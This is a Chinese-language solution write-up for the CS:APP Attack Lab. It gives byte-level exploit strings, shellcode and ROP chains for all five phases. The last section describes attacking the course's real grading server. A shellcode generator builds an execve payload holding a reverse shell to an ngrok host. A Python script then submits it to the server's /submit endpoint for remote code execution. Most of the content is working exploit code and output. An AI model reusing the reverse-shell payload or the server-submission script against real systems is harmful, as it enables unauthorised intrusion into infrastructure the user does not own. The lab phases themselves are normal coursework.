闲话
文档:https://csapp.cs.cmu.edu/3e/attacklab.pdf
文档中有以下几个关键点,单独记录一下:
For the first three phases, your exploit strings will attack CTARGET. This program is set up in a way that the stack positions will be consistent from one run to the next and so that data on the stack can be treated as executable code. These features make the program vulnerable to attacks where the exploit strings contain the byte encodings of executable code.


做Phase 2的时候,预期解是把shellcode写到栈上,然后直接跳转到栈地址。注意这题并没给泄露栈的能力,目标栈地址是调试一遍得到的。题目没开ASLR因此本地栈地址是稳定的,但神奇的是远程也能用同一个栈地址打通。这是因为ctarget程序做了特殊处理,在main函数中进入的是stable_launch逻辑,会把栈设为一个地址固定的mmap申请出来的空间。(rtarget在main函数中就直接进入launch,因此栈地址本地和远程是不同的)
You may only construct gadgets from file rtarget with addresses ranging between those for functions start_farm and end_farm。
rtarget需要用ROP,题目特意给出了一些gadgets,分布在地址start_farm和end_farm之间。之所以强调不让使用范围之外的gadgets,是因为和大多数pwn题不一样,这个lab服务端运行的评测程序与handout不一样,服务端专门编译了rtarget-check程序用于评测。给定范围之外的gadgets可能不一致,导致本地能打通,但服务端测评显示invalid。

自己做的时候就是因为没注意到这一点,用了很多范围之外的gadgets,导致Phase 4~5的解法只适用于rtarget程序(过不了服务端的rtarget-check)。
另外,并不能直接向服务器伪造“通关”请求,因为notify_server函数中gets_buf会被一起发送给服务端,服务端也会运行检查。
Code Injection

攻击入口
void __cdecl test()
{
    unsigned int v0; // eax

    v0 = getbuf();
    printf("No exploit.  Getbuf returned 0x%x\n", v0);
}

unsigned int __cdecl getbuf()
{
    char buf[24]; // [rsp+0h] [rbp-18h] BYREF

    Gets(buf);
    return 1;
}; unsigned int __cdecl getbuf()
public getbuf
getbuf proc near
; __unwind {
sub rsp, 18h
mov rdi, rsp ; dest
call Gets
mov eax, 1
add rsp, 18h
retn
; } // starts at 401BCE
getbuf endp攻击入口是存在栈溢出的getbuf函数,我拿到的程序pad为24字节。从汇编看getbuf,sub rsp, 18h开了24字节的空间给字符串buf,call Gets把数据写入rsp开头的空间,然后在add rsp, 18h后直接返回。buf之后紧跟着就是返回地址(这里没有保存rbp的指令)。
Phase 1
Phase 1只要跳转到touch1函数,因此找到其地址0x401BE4,按照小端序写入24字节padding之后即可。
/* pad to 24 bytes */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

/* address of touch1 */
e4 1b 40 00 00 00 00 00
Phase 2
Phase 2要跳转到touch2函数,并且需要布置对应的参数(参数为整数)。目标值cookie在handout中给出了,就是文件cookie.txt,这里值为0x2d8c0362。
void __fastcall __noreturn touch2(unsigned int val)
{
    vlevel = 2;
    if ( cookie == val )
    {
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    }
    else
    {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}; void __fastcall __noreturn touch2(unsigned int val)
public touch2
touch2 proc near
; __unwind {
sub rsp, 8
mov esi, edi
mov cs:vlevel, 2
cmp cs:cookie, edi
jz short loc_401C4F
...看到val是由寄存器edi传入,因此需要在跳转前改变rdi的值。由于这题关了NX而且栈地址被特意固定,可以考虑把shellcode写到栈上然后跳转。shellcode地址可以进入调试以后在getbuf下断点获取:

0x5561b9e8就是buf的首地址,因为向栈上写入了24字节的填充和8字节的shellcode地址,所以地址应为0x5561b9e8 + 32 = 0x5561ba08。
生成shellcode可以借助pwntools:
from pwn import *

context.arch = "amd64"

shellcode = """
mov rdi, 0x2d8c0362
mov rax, 0x401c12
call rax
"""

print(asm(shellcode).hex(" "))
# 48 c7 c7 62 03 8c 2d 48 c7 c0 12 1c 40 00 ff d0/* pad to 24 bytes */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
/* address of shellcode */
08 ba 61 55 00 00 00 00
/* mov rdi, 0x2d8c0362 */
48 c7 c7 62 03 8c 2d
/* mov rax, 0x401c12 (address of touch2) */
48 c7 c0 12 1c 40 00
/* call rax */
ff d0Phase 3
Phase 3要跳转到touch3函数,并且需要布置对应的参数(参数为字符串)。与Phase 2的区别是要多布置一个字符串,并把rdi指向字符串首地址。字符串会通过hexmatch函数与cookie比较,这里需要cookie的十六进制字符串(不含0x),也就是"2d8c0362"。
void __fastcall __noreturn touch3(char *sval)
{
    vlevel = 3;
    if ( hexmatch(cookie, sval) )
    {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    }
    else
    {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}/* pad to 24 bytes */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
/* address of shellcode */
18 ba 61 55 00 00 00 00
/* cookie string "2d8c0362" */
32 64 38 63 30 33 36 32
00 00 00 00 00 00 00 00
/* mov rdi, 0x5561ba08 (address of cookie string) */
48 c7 c7 08 ba 61 55
/* mov rax, 0x401ce9 (address of touch3) */
48 c7 c0 e9 1c 40 00
/* call rax */
ff d0这里格外注意的一点是,由于栈向低地址生长(也就是后续函数的栈帧会覆盖低地址栈空间),字符串"2d8c0362"不能布置在原buf的空间,因为会被hexmatch函数的栈帧覆盖掉。
ROP

程序的攻击入口是一样的getbuf函数。
Phase 4
如最前面所说,一开始做题的时候没注意,Phase 45用了gadget farm范围外的gadgets,而服务端有专用于测评的程序rtarget-check,无法保证与下发的rtarget程序找到的gadgets一致。因此这两题的解法过不了服务端的测评,重在学习ROP思路
Phase 4和Phase 2要求目标一致,但是开启了NX(也没有泄露栈地址)因此无法注入shellcode来操纵rdi的值。找一个pop rdigadget:
$ ROPgadget --binary ./rtarget | grep "pop rdi ; ret"
0x00000000004029e8 : pop rdi ; ret/* pad to 24 bytes */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
/* address of [pop rdi; ret] gadget */
e8 29 40 00 00 00 00 00
/* target value of rdi (cookie) */
62 03 8c 2d 00 00 00 00
/* address of touch2 */
12 1c 40 00 00 00 00 00此处执行流程是:
getbuf读入24字节填充占满buf,其后8字节的返回地址本应为test+14(调用点),现在被覆盖为0x4029e8(gadget地址)
getbuf中ret执行,程序返回到gadget地址
gadget中pop rdi执行,rdi被设为布置在栈上的0x2d8c0362
gadget中ret执行,返回到touch2
Phase 5
Phase 5和Phase 3的目标一样,都是布置一个字符串"2d8c0362",并且将其地址作为参数传入touch3。Phase 5的难点在于栈地址不确定,即使把字符串布置在栈上,也没办法构造确切的地址。
这题思路是在众多gadget中找到一个任意写原语,比如:
addr_gadget1 = 0x4029e8 # pop rdi; ret
addr_gadget2 = 0x401da6 # pop rax; nop; nop; nop; ret
addr_gadget3 = 0x4024c7 # mov qword ptr [rdi + 8], rax; ret允许我们向rdi + 8地址写入rax的值。封装一个create_poc函数,可以构造一个任意写payload:
def pad8(x):
    # pad8(0x123456) -> '56 34 12 00 00 00 00 00'
    return x.to_bytes(8, byteorder="little").hex(" ")

def create_poc(where, what):
    poc = "\n".join([
        pad8(addr_gadget1),
        pad8(where - 8),
        pad8(addr_gadget2),
        pad8(what),
        pad8(addr_gadget3),
    ])
return poc至于具体写到哪里,在bss段上找一段空白区写入字符串即可,这里用0x408000:

完整payload为:
addr_gadget1 = 0x4029e8 # pop rdi; ret
addr_gadget2 = 0x401da6 # pop rax; nop; nop; nop; ret
addr_gadget3 = 0x4024c7 # mov qword ptr [rdi + 8], rax; ret

def pad8(x):
    # pad8(0x123456) -> '56 34 12 00 00 00 00 00'
    return x.to_bytes(8, byteorder="little").hex(" ")

def create_poc(where, what):
    poc = "\n".join([
        pad8(addr_gadget1),
        pad8(where - 8),
        pad8(addr_gadget2),
        pad8(what),
        pad8(addr_gadget3),
    ])
    return poc

where = 0x408000
addr_touch3 = 0x401ce9
cookie_hexstring = 0x3236333063386432 # "2d8c0362"

print(pad8(0))
print(pad8(0))
print(pad8(0))
print(create_poc(where, cookie_hexstring))
print(pad8(addr_gadget1))
print(pad8(where))
print(pad8(addr_touch3))00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
e8 29 40 00 00 00 00 00
f8 7f 40 00 00 00 00 00
a6 1d 40 00 00 00 00 00
32 64 38 63 30 33 36 32
c7 24 40 00 00 00 00 00
e8 29 40 00 00 00 00 00
00 80 40 00 00 00 00 00
e9 1c 40 00 00 00 00 00通过shellcode在服务器RCE
做Phase 2的时候在想,既然ctarget程序不开NX保护,可以执行shellcode,是不是可以RCE呢?
from pwn import *
import sys

context.arch = "amd64"

if len(sys.argv) < 2:
    cmd = "echo 'pwn'; id>/tmp/poc"
else:
    cmd = sys.argv[1]

shellcode = asm(
    shellcraft.execve(
        "/bin/bash",
        ["bash", "-c", cmd],
        0
    )
)

print(shellcode.hex(" "))gen-shellcode.py封装了一个通用的命令执行bash -c "..."shellcode。把生成的shellcode拼接到Phase 2的解法中就可以,类似于:
/* pad to 24 bytes */
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

/* address of shellcode */
08 ba 61 55 00 00 00 00

/* shellcode here */
.. .. ..
本地测没问题。但是想要打到服务器,首先要理解ctarget/rtarget程序是怎么跟服务端通信的(也就是怎么实现记分板自动同步的)。当成功触发touch1/touch2/touch3函数时,会调用validate函数:
void __cdecl __noreturn touch1()
{
    vlevel = 1;
    puts("Touch1!: You called touch1()");
    validate(1);
    exit(0);
}validate函数内还会再调用notify_server函数发送HTTP请求到服务器,携带本地测评状态和完整的payload,然后服务端将重新运行提交的payload并记录评测分。可以通过逆向分析获取这个HTTP请求的结构,或者直接本地tcpdump抓一个包:
tcpdump -nn -A host <server_ip>
可以看到是对/submit端点的请求,携带的参数是测评状态和完整payload。运行时如果加入-q参数就表示不发送到服务器的请求。
当注入execvepayload之后,即使移除-q参数,服务端也不会收到请求,这是因为execve会替换掉整个进程,导致控制流被劫持到shellcode、执行execve之后不再进入touch3函数,也就不再发送相应的HTTP请求。解决的办法就是直接带着构造好的payload发送HTTP请求到服务端。

理解上述过程后,就可以打服务端RCE了。以反弹shell为例,先用上面的gen-shellcode.py脚本生成对应shellcode:
python gen-shellcode.py "sh -i >& /dev/tcp/0.tcp.jp.ngrok.io/23699 0>&1"复制生成的payload字符串到shellcode变量,直接发送HTTP请求:
import requests

url = "http://47.xxx.xxx.xxx:15514/submit"

padding = "00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00"
addr_shellcode = "08 ba 61 55 00 00 00 00"

# ngrok tcp 4444
# python gen-shellcode.py "sh -i >& /dev/tcp/0.tcp.jp.ngrok.io/23699 0>&1"
shellcode = "6a 68 48 b8 2f 62 69 6e 2f 62 61 73 50 48 89 e7 48 b8 01 01 01 01 01 01 01 01 50 48 b8 38 21 31 3f 27 30 01 01 48 31 04 24 48 b8 2e 69 6f 2f 32 33 36 39 50 48 b8 6a 70 2e 6e 67 72 6f 6b 50 48 b8 70 2f 30 2e 74 63 70 2e 50 48 b8 20 2f 64 65 76 2f 74 63 50 48 b8 73 68 20 2d 69 20 3e 26 50 48 b8 01 01 01 01 01 01 01 01 50 48 b8 63 60 72 69 01 2c 62 01 48 31 04 24 31 f6 56 6a 10 5e 48 01 e6 56 6a 15 5e 48 01 e6 56 6a 18 5e 48 01 e6 56 48 89 e6 31 d2 6a 3b 58 0f 05"

payload = " ".join([padding, addr_shellcode, shellcode])

params = {
    "user": "<username>",
    "course": "15213-f15",
    "result": f"150:PASS:0x2265d339:ctarget:2:{payload}",
}

r = requests.get(url, params=params)

print("status:", r.status_code)
print("url:", r.url)
print("body:", r.text)